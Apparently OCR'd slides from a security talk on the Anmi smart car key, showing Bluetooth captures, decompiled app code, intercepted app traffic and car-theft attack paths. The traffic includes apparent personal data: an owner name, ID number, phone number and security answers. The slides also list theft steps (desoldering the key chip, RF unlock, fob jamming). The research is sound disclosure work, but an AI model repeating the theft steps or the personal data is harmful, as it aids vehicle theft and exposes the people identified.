878	890.620824	TexasIns_d6:96:ee...	HuaweiTe_ac:62:76 (...)	ATT	15	Rcvd Read Response, Handle: 0x0011 (Unknown: Unknown)
879	890.723139	HuaweiTe_ac:62:76...	TexasIns_d6:96:ee (...)	ATT	20	Sent Write Request, Handle: 0x0011 (Unknown: Unknown)
881	890.868264	TexasIns_d6:96:ee...	HuaweiTe_ac:62:76 (...)	ATT	10	Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
882	890.870412	HuaweiTe_ac:62:76...	TexasIns_d6:96:ee (...)	ATT	12	Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
884	891.115761	TexasIns_d6:96:ee...	HuaweiTe_ac:62:76 (...)	ATT	15	Rcvd Read Response, Handle: 0x0011 (Unknown: Unknown)
885	891.118403	HuaweiTe_ac:62:76...	TexasIns_d6:96:ee (...)	ATT	20	Sent Write Request, Handle: 0x0011 (Unknown: Unknown)
887	891.363275	TexasIns_d6:96:ee...	HuaweiTe_ac:62:76 (...)	ATT	10	Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
888	891.366214	HuaweiTe_ac:62:76...	TexasIns_d6:96:ee (...)	ATT	12	Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
892	891.610996	TexasIns_d6:96:ee...	HuaweiTe_ac:62:76 (...)	ATT	15	Rcvd Read Response, Handle: 0x0011 (Unknown: Unknown)
—	923.907.384617	HuaweiTe_ac:62:76...	TexasIns_d6:96:ee (...)	ATT	12	Sent Read Request, Handle: 0x000b (Battery Service: Battery Level)
→	927.907.574603	TexasIns_d6:96:ee...	HuaweiTe_ac:62:76 (...)	ATT	11	Rcvd Read Response, Handle: 0x000b (Battery Service: Battery Level)
930	909.300537	HuaweiTe_ac:62:76...	TexasIns_d6:96:ee (...)	ATT	20	Sent Write Request, Handle: 0x0011 (Unknown: Unknown)
932	909.430815	TexasIns_d6:96:ee...	HuaweiTe_ac:62:76 (...)	ATT	10	Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
933	909.434182	HuaweiTe_ac:62:76...	TexasIns_d6:96:ee (...)	ATT	12	Sent Read Request, Handle: 0x0011 (Unknown: Unknown)

› Frame 927: 11 bytes on wire (88 bits), 11 bytes captured (88 bits)


- › Bluetooth
- › Bluetooth HCI H4
- › Bluetooth HCI ACL Packet
- › Bluetooth L2CAP Protocol
- ✓ Bluetooth Attribute Protocol
 - › Opcode: Read Response (0x0b)
 - › [Handle: 0x000b (Battery Service: Battery Level)]
 - Battery Level: 100
 - [Request in Frame: 923]

Request in Frame: 923

Mobile APP



Mobile APP - Codes



The screenshot shows a Java decompiler interface with the following details:

- Project Structure:** The left pane displays the project structure of "classes-dex2jar.jar" with packages like a, android.support, cn, and cn.mucang.
- Class List:** The top right pane lists several classes: a.class, a.class, b.class, c.class, d.class, and e.class.
- Code Editor:** The main right pane contains the decompiled code for class **e** from the package **cn.mucang.android.ble.utils**. The code is as follows:

```
package cn.mucang.android.ble.utils;

public class e
{
    public static String a(String paramString)
    {
        if (paramString != null)
        {
            String str = paramString.toLowerCase();
            if ((str.length() == 4) && (!str.startsWith("0000")) && (!str.endsWith("-0000-1000-8000-00805f9b34fb")))
            {
                paramString = "0000" + str + "-0000-1000-8000-00805f9b34fb";
            }
            do
            {
                return paramString;
                if ((str.length() != 36) || (!str.startsWith("0000")))
                {
                    break;
                }
                paramString = str;
            } while (str.endsWith("-0000-1000-8000-00805f9b34fb"));
            if ((str.startsWith("0000")) && (!str.endsWith("-0000-1000-8000-00805f9b34fb")))
            {
                return str + "-0000-1000-8000-00805f9b34fb";
            }
            if ((str.endsWith("-0000-1000-8000-00805f9b34fb")) && (!str.startsWith("0000")))
            {
                return "0000" + str;
            }
        }
        return "";
    }
}
```

Mobile APP - Codes

```
f();
    return;
}
cn.mucang.android.core.ui.c.a("见了鬼了...");

private void c(String paramString)
{
    paramString = new Intent("cn.mucang.android.account.ACTION_SSO_LOGIN_SUCCESS");
    cn.mucang.android.core.config.h.b().sendBroadcast(paramString);

    Object localObject = paramActivity;
    if (paramActivity == null) {
        localObject = cn.mucang.android.core.config.h.k();
    }
    if (localObject == null)
    {
        j.e("hadeslee", "搞了半天大家都是null,搞个屁");
        return;
    }
    paramActivity = new Intent((Context)localObject, UpdateInfoActivity.class);
    paramActivity.putExtra("_update_info_", paramCheckUpdateInfo);
    ((Context)localObject).startActivity(paramActivity);
    return;

public class j
    extends a
{
    public CommonResponse a(String paramString1, String paramString
    {
        ArrayList localArrayList = new ArrayList();
        localArrayList.add(new d("username", paramString1));
        localArrayList.add(new d("password", paramString2));
        return (CommonResponse)a("/api/open/user/login-step1.htm", lo
    }

    protected String a()
    {
        return "https://sso.kakamobi.com";
    }

    public CommonResponse b(String paramString1, String paramString
    {
```

木仓科技内部系统登录主页，非公司员工无需访问
10.165.0.39

Company internal
Login system

Mobile APP - MitMProxy

Flow Details		
Request	Response	Detail
2018-07-20 04:14:10 POST http://120.27.185.148/api/open/receiver/send.htm?_platform=android&_srv=t&_appName=qicheyaokongqi&_product=%E5%AE%89%E7%B1%B3%E6%99%BA%E8%83%BD%E9%92%... Content-Type: application/json 139b 1.01s		
User-Agent: Mozilla/5.0 (Linux; U; Android 4.4.2; zh-cn; Lenovo TAB S8-50LC Build/BMAIN) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Safari/537.36		
Accept-Encoding: gzip		
Accept-Encoding: tnpn4		
Content-Type: application/x-gzip		
Content-Length: 287		
Host: oort-shipper.kakamobi.cn		
Connection: Keep-Alive		
Query		[:auto]
platform: android		
srv: t		
appName: qicheyaokongqi		
product: 安米智能钥匙		
vendor: xiaomi		
renyuan: null		
version: 2.1.0		
system: BMAIN		
manufacturer: LENOVO		
systemVersion: 4.4.2		
device: Lenovo TAB S8-50LC		
imei: 865[REDACTED]7267		
productCategory: qicheyaokongqi		
operator:		
androidId: 6b575bc4a2[REDACTED]3		
mac: 88:70:8c:[REDACTED]		
appUser: 8bf1b284d6d24a07b4fb34200df9a1ce		
pkgName: cn.mucang.android.rcc		
screenDpi: 2.0		
screenWidth: 1200		
screenHeight: 1824		


Mobile APP - MitMProxy

Flow Details

2018-07-20 05:10:30 POST http://115.29.184.230/api/open/register.htm?_platform=android&_srv=t&_appName=qicheyaokongqi&_product=%E5%AE%89%E7%B1%B3%E6%99%BA%E8%83%BD%E9%92%A5%E5...
- 200 OK application/json 1.85k 640ms

	Request	Response	Detail
User-Agent:	Mozilla/5.0 (Linux; Android 4.4.4; Che1-CL10 Build/Che1-CL10) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/33.0.0.0 Mobile Safari/537.36		
Accept-Encoding:	gzip		
Accept-Encoding:	tnpn4		
Content-Type:	application/x-www-form-urlencoded		
Content-Length:	1091		
Host:	rcc.kakamobi.com		
Connection:	Keep-Alive		
URLEncoded form			[*:auto]
token:	481cf7064f814bbdab3b0ab3e6f8adc2		
mac:	B0:91:22:D6:96:EE		
uuid:	00665CBC-8207-4FAC-96E3-A190DD30BB8F		
carSeriesName:	飞度		
carName:	本田		
carSeriesId:	139		
carLogoUrl:	http://cartype-image.mucang.cn/cartype-logo/2016/10/24/15/317eed6a88204a81a6387159a25d40d3_315X210.png!210x140		
carOwner:	王琳		
idNumber:	110000198702260022		
phoneNumber:	13311397006		
securityQuestions:	[{"answer": "花生", "question": "您的初恋的名字是？"}, {"answer": "0501", "question": "您母亲的生日是？(如0501)"}, {"answer": "武汉", "question": "您出生所在的城市是？(如武汉)"}]		
platform:	android		
phoneBluetoothAddress:	B4:30:52:A5:62:76		
phoneMacAddress:	b4:30:52:a5:62:76		
imei:	86574402		

Mobile APP - Server



Say Bye Bye to your Privacy ..

Encryption ?

13. 安装安米智能钥匙对车辆有什么影响?

安米智能钥匙安装不拆车不改线不影响车辆安全性，只需要在安装时暂时连接汽车OBD接口且安装完成之后不占用，后续使用只需将智能钥匙插在钥匙孔上即可。

14. 安米智能汽车钥匙是否安全?

本产品采用蓝牙4.0技术，同时采用独创的安全加密算法对数据进行二次加密，确保车辆安全，同时我们为产品购买保险。


Anmi Own Property
Encryption

15. 与车载蓝牙设备是否有冲突?

安米智能钥匙采用的是最先进的蓝牙4.0技术，支持同时传输多个设备，与车载蓝牙设备可以同时使用并不冲突。

车辆绑定注意事项


标志3008由于钥匙孔设计问题，导致匹配时防盗芯片和锁孔距离过长，匹配成功率低。若无法成功匹配，请按以下方法再次进行匹配：



- ① 先将专用钥匙坯与“主体”分开
- ② 再将钥匙坯插入锁孔，“主体”
- ③ 最后扭动钥匙坯（用老虎钳）

原车钥匙可以继

Super “Secure” ?




CHALLENGE ACCEPTED



A0 -- Physical access

Old School way

- . Anmi-Key by request, always left in the car
- . Breaking glass by force. Get the Anmi-Key to unlock the door
- . Desolder the **Registered** Anmi chip and Mechanical Key put it into a blank key
- . Or use self design board to emits unlock cmd to the vehicle by RF-module
- . Start the engine and run away



DEMO



A1 -- RF Jamming

RF-Jammer

BBC Sign in News Sport Weather Shop Earth Travel



Home | Video | World | US & Canada | UK | Business | Tech | Science | Stories | En

England Local News Regions

Car key jammers: What you need to know

8 December 2016



As reports circulate about tech-savvy thieves using electronic devices - "key jammers" - to prevent cars from locking, what do you need to know about this growing crime?

The transmitters, which are easy to buy online, can be used to interrupt signals from keys fobs, meaning unwary motorists believe their cars to be secure when they're anything but.

This leaves the path clear for thieves to help themselves to your belongings, and even take the car itself.

THE Sun RT | TV & SHOWBIZ | NEWS | FABULOUS | MONEY | MOTORS | TRAVEL | TECH | DEAR DEIDRE | PUZZLES | TOPICS A

DAYLIGHT FOBBERY Car wash crooks make £20,000 a day by using £500 key fob jammers that leave motors unlocked

Romanian car wash boss Mario told an undercover Sun reporter he could use the devices to steal phones, laptops and cash

INVESTIGATION By Jake Ryan 17th May 2017, 10:38 pm | Updated: 31st May 2017, 1:01 pm



RF-Jammer

HOW CRIMINALS USE THE DEVICE

- 1 The thief waits for driver to pull up and park car



- 2 Villain uses key fob blocker to send jamming signal



- 3 Driver walks away, not realising their remote hasn't locked car




- 4 Thief swoops to nick possessions or use second device to steal vehicle




Does Anmi-Key smart enough to avoid this ?



One way communication ..



DEMO




